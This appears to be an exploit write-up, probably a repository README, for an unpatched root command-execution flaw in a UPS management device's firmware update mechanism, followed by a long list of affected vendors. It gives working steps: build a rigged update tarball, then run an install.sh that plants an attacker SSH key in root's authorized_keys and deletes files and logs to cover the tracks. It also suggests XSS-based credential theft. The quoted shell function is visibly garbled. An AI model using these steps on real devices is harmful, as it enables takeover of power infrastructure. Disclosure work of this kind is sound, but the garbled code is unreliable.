

At the time of writing, **all** versions up to the latest version 2.10 are vulnerable. Therefore, no patch is currently available.

## **Exploit**

The update script located in /usr/bin/gxserve-update.sh simply executes the script install.sh inside a gzip compressed tarball as root. The responsible function is run\_update() which extracts the script install.sh from a tarball (line 111) and executes it (line 132,133).

```
run_update() {
    rm -f /tmp/install.sh
    gunzip -c "${ARCH}" | tar -x0f - ./install.sh > /tmp/install.sh

if [ "$?" -ne 0 ]; then
    perr "Can not extract install.sh from update archive"

if

local sys="$(get_system)"

local upd='bch16'

grep -q bch8 /tmp/install.sh

if [ "$?" -eq 0 ]; then
    upd='bch8'

if [ "${sys}" = 'bch8' -a "${upd}" = 'bch16' ]; then
    perr_msg "Cannot downgrade to this version. Please use at least version 1.66."

if ! check_version; then
    perr_msg "Cannot downgrade to this version. Please use a version greater than 2.0."

it ! check_type

check_ty
```

Therefore, to execute commands simply create a tarball with a version and install.sh file which contains your reverse shell or other commands.

The following command creates the update tarball with the install.sh script which will be executed. Please note, the ./ is important and the version number must be greater than the current version.

```
tar cvzf update211.tar.gz ./install.sh version
```


The version file should look like

```
version=2.11
```

The install.sh may look like

```
#!/bin/sh
# bch8
# Add your rev shell or simply an ssh pub key here
echo -n 'ecdsa-sha2-nistp384 AAAAE2...' >> /root/.ssh/authorized_keys
# Do some cleanup
rm -f /tmp/version
rm -f /var/www/hiawatha/upload/update*.tar.gz
rm -f /tmp/install.sh
echo -n > /var/log/update.log
sync
```

Now upload you tarball as new firmware and press start. This will run the vulnerable function run\_update() and execute your install.sh script.



Further more, the client-side application has been done with the EOL Anuglar project, which contains a well known Prototype Pollution vulnerability. So a possible way to get credentials would be to prepare some XSS. The Authentication is done by the Hiawatha webserver.

## **Supported Vendors:**

```
AEG
PILLER POWER SYSTEMS
Online
VERTIV
```

Eurotech Sweden (Riello) Legrand Mansshardt Inform Generex Kess Rittal Newave CH Eaton/Powerware Multimatic MetaSystem Energy Benning DRS Pivotal Power Errepi Borri S.p.A General Electric DKC Europe Roton CTA Akkutronik Newave GER UPS Service Allnet Effekta Kaufel Jovy Atlas ABB Nitram Astrid Kamic Inform **THYCON** Roline Ablerex Woehrle Fuji Electric S2S Triathlon Elektro-Automatik centiel ELIT srl CPS ACCENT MONITORING Coromatic Predictive Technology Inc. British Power Conversion Siel Alpha DFM Select

SAPOTEC

Gustav Klein

apra net

Leistung

**ELINEX** 

AKI Power Systems

COMPU Power South Africa

Exponential Power

Astrid neutral

Infosec

E-TEC

TwinSource

BACS / LED / SITEMAN

SNG

SICOTEC AG

Eltek

CET

Salicru

NetMinder

Kohler Power

International Business Resources

Enedo

AdPoS

EnerSys

Kess

ALTERVAC

GRUENCO

Staco Energy

Statron

BJ Balfour

POWER-ALL

Genesys M2M

AG IT PROJECT

## Releases

No releases published

## **Packages**

No packages published